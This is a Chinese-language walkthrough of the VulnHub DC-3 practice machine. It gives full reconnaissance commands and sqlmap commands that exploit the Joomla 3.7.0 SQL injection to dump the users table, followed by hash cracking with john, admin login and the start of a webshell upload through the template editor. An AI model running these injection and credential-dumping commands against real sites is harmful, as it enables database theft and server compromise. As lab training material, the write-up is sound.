vulnhub靶场DC-3靶机渗透
DC-3是 VulnHub 上 DC 系列靶机中的一款,核心目标是获取 root 权限并读取唯一 flag,适合练习CMS漏洞利用、SQL 注入与Linux本地提权等渗透技能。
一、靶机详情
DC-3是 VulnHub 上 DC 系列靶机中的一款,核心目标是获取 root 权限并读取唯一 flag,适合练习CMS漏洞利用、SQL 注入与Linux本地提权等渗透技能。
- 靶机下载地址:https://download.vulnhub.com/dc/DC-3-2.zip
配置介绍
- 靶机:192.168.1.140
- kali:192.168.1.134
二、信息收集
nmap -sV -p- 192.168.1.140
dirsearch -u 192.168.1.140

wappalyzer
三、漏洞搜寻及利用

1.joomscan 扫描
根据信息收集阶段发现该网站使用了 Joomla 框架,我们使用 joomscan 来对该框架进行扫描。joomscan 是一款专注于 Joomla 内容管理系统的开源安全扫描工具。
2.searchsploit 搜索漏洞
通过扫描知道了 Joomla 的版本为 3.7.0,用 searchsploit 搜索看有没有 exp 可以利用

可知该 joomla3.7.0 版本有个 sql 注入漏洞,打开该 exp 文件,kali 的 exploits 的路径为/usr/share/exploitdb/exploits,Joomla3.7.0 exp信息路径为php/webapps/42033.txt,打开该文件:
cat /usr/share/exploitdb/exploits/php/webapps/42033.txt
使用第一个 url 地址来验证一下是否有漏洞

3.sqlmap 爆破
根据回显信息判断该地方是存在 sql 注入的,接下来用 sqlmap 进行爆破。
sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]
跑出 5 个数据库,接下来获取当前数据库,加上--current-db 参数
--current-db
接下来获取当前数据库的表
  -D 'joomladb' --tables
  sqlmap -u "http://192.168.1.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D 'joomladb' --tables -p list[fullordering]
获取表 __users 表的字段
-D 'joomladb' -T '#__users' --columns
sqlmap -u "http://192.168.1.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D 'joomladb' -T '__users' --columns -p list[fullordering]

在执行此 sqlmap 时, Do you want to use those [Y/n] 选 Y,do you want to use common column existence check? [y/N/q] 选 y,which common columns (wordlist) file do you want to use? 选择 1,please enter number of threads? [Enter for 1 (current)] 填 10.


接下来获取 name 和 password 字段的值
-D 'joomladb' -T '#__users' -C 'name,password' --dump
sqlmap -u "http://192.168.1.140/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D 'joomladb' -T '#__users' -C 'name,password' --dump -p list[fullordering]
4.使用 john 爆破hash
该密码是加密的,使用 john 进行爆破,先将密码保存到 password.txt 中,然后爆破
john password.txt
得到密码为 snoopy,使用该用户和密码登录信息收集到的后台


4.木马上传
进入后发现在Beez3 Details and Files 里有 newfiles可以上传文件


上传木马执行的前提是需要知道木马被上传到哪里了,根据之前 dirsearch 扫描出来的目录一个个试发现了网站所在的目录为

http://192.168.1.140/tmplates/beez3/html/
